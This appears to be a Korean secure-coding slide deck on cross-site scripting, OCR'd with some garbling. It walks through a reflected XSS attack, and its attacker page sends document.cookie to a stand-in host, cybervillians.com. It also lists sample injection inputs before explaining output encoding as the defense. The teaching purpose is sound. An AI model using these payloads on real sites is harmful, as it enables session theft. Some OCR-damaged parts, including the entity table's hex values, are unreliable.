Secure Coding Guide

1. Cross Site Scripting
사이트 간 스크립팅

Hyunwoo Lee


사이트 간 스크립팅(cross-site scripting, XSS):

- 웹 애플리케이션에서 많이 나타나는 취약점 중 하나
- 웹사이트 관리자가 아닌 이가 웹 페이지에 악성 스크립트를 삽입할 수 있을 때 발생.
- 사용자가 입력하는 데이터를 검증하지 않거나,
  출력 시 위험 데이터를 무효화(마크업이 아닌 데이터로 인식)시키지 않을 때 발생.

- Hijack the user's session
- Submit unauthorized transactions as the user
- Steal Confidential information
- Deface the page

시나리오1: 반사 XSS 공격

1. 해커가 http://example.com 웹사이트가 XSS 공격에 취약하다는 것을 파악.
2. 해커는 유저 A가 해당 웹사이트를 자주 방문한다는 것을 알고 있음.
3. 해커는 해당 웹사이트에서 유저의 쿠키 정보를 탈취하는 웹 페이지를 제작.
4. 유저 A의 이메일이나 문자 등으로 제작한 웹 페이지에 대한 URL 배포.
5. 유저가 클릭하게 되면, 유저의 브라우저에서 해커의 공격 코드를 파싱 및 실행.
6. 유저는 자신의 쿠키 정보를 탈취 당함.



반사공격 예시:

Request: http://example.com/api/search?q=apples
Response: “You searched for apples”

취약한 웹사이트 소스:

```
<apex:page>
<!– 취약한 페이지 예시: http://example.com/api/search –->
  <div id='greet'></div>
    <script>
      document.querySelector('#greet').innerHTML='You
searched for
<b>{!$CurrentPage.parameters.q}</b>';
    </script>
</apex:page>
```

공격자 웹사이트 소스:

```
<html>
    <!-- 공격자의 웹 페이지 -->
  <body>
    <h1>Ten Ways to Pay Down Your Mortgage</h1>
      <iframe id='attack' style='visibility:hidden'>
        <script>
         var payload = "\x3csvg
onload=\x27document.location.href=\x22http://
cybervillians.com?
session=\x22+document.cookie\x27\x3e";
          document.querySelector('#attack').src =
"http://example.com/api/search?q=" +
                    encodeURIComponent(payload);
              </script>
    </body>
</html>
```

유저가 공격자의 웹 사이트를 방문하게 된다면?

1. 브라우저는 iframe을 로드(서버에게 요청)한다.
Request: **http://example.com/api/search=?q=<svg ….>**

```
<html>
<!-- Response From Server -->
  <div id='greet'></div>
    <script>
document.querySelector('#greet').innerHTML = 'You
searched for <b>\x3csvg
onload=\x27document.location.href=\x22http://
cybervillians.com?
session=\x22+document.cookie\x27\x3e</b>';
    </script>
</html>
```

공격자는 유저의 기밀 정보(쿠키)를 훔칠 수 있다.

2. 유저의 브라우저는 서버로부터 받은 응답을 파싱하고 다음과 같이 렌더링한다.
-> **유저의 쿠키 정보가 공격자에게 넘어가게 된다.**

```
<div id='greet'>
    You searched for
  <b> <svg
   onload='document.location.href="http://
cybervillians.com?session="
   + document.cookie'>
   </b> </div>
```


페이지를 작성한 개발자가 HTML, JavaScript로 할 수 있는 모든 것들을 공격자 또한 할 수 있다.

브라우저 파싱(Parsing)

- 사이트 간 스크립팅 공격(XSS)은 브라우저가
  공격자가 심은 데이터를 **코드로 해석할 때 발생.**
- 따라서 **데이터와 마크업의 차이**를 이해하는 것이 핵심.
  데이터 = String, Value
  마크업 = Tags, Script, etc…
- **유저의 데이터는 순서대로 각각 다른 파서(parser)들에 의해 처리된다.**
  디코딩, 토큰화 규칙들이 각 파서(parser)마다 다르다.
  - HTML Parser
  - JavaScript Parser
  - URI Parser
  - CSS Parser
  - …

```
    <script>
      document.querySelector('#greet').innerHTML='You
searched for
<b>{!$CurrentPage.parameters.q}</b>';
    </script>
```


q = </script><script> 공격자 코드 … </script>



사이트 간 스크립팅 공격을 막으려면?

- 각 브라우저, 파서별로 데이터를 처리하는 방법이 다름을 이해하고
  각 파서에 맞게 Escaping 문자들을 정의하고 인코딩 처리를 해야한다.
  참조 문자를 사용하여 처리한다.

심볼	10진수	16진수	엔터티
&	&#38;	&#x26;	&amp;
<	&#60;	&#x3c;	&lt;
>	&#62;	&#x3e;	&gt;
‘	&#39;	&#27;	N/A
“	&#34;	&#22;	&quot;



인코딩을 하지 않으면

- 공격자가 주입하는 스크립트가 그대로 실행된다. 마크업으로 렌더링 되기 때문! HTML 페이지가 로드될 때 혹은 자바스크립트 코드가 HTML 렌더링 기능을 호출할 때, string 값은 HTML Parser에 의해 처리된다.

```
<tagname attribute1 attribute2='attrib2value'
attribute3="attrib3value">textvalue</tagname>
```

```
<div>[userinput]</div>
<!-- userinput = <script>alert(1)</script> -->

<div>[userinput]</div>
<!-- userinput = <svg onload='payload'> -->

<div title='[userinput]'>
<!-- userinput = ' onmouseover='payload' ' -->
```

인코딩은 필수!

- 인코딩을 하면 언제나 마크업이 아닌 **데이터로 처리된다.**

<div id=“link4">
<a href=
“www.salesforce.com">
link

HTML Parser는 다음과 같은 DOM을 생성.

link

공격자가 악성 스크립트로 값을 입력해도
마크업이 아닌 데이터로 처리되기 때문에 효력이 없다.

감사합니다.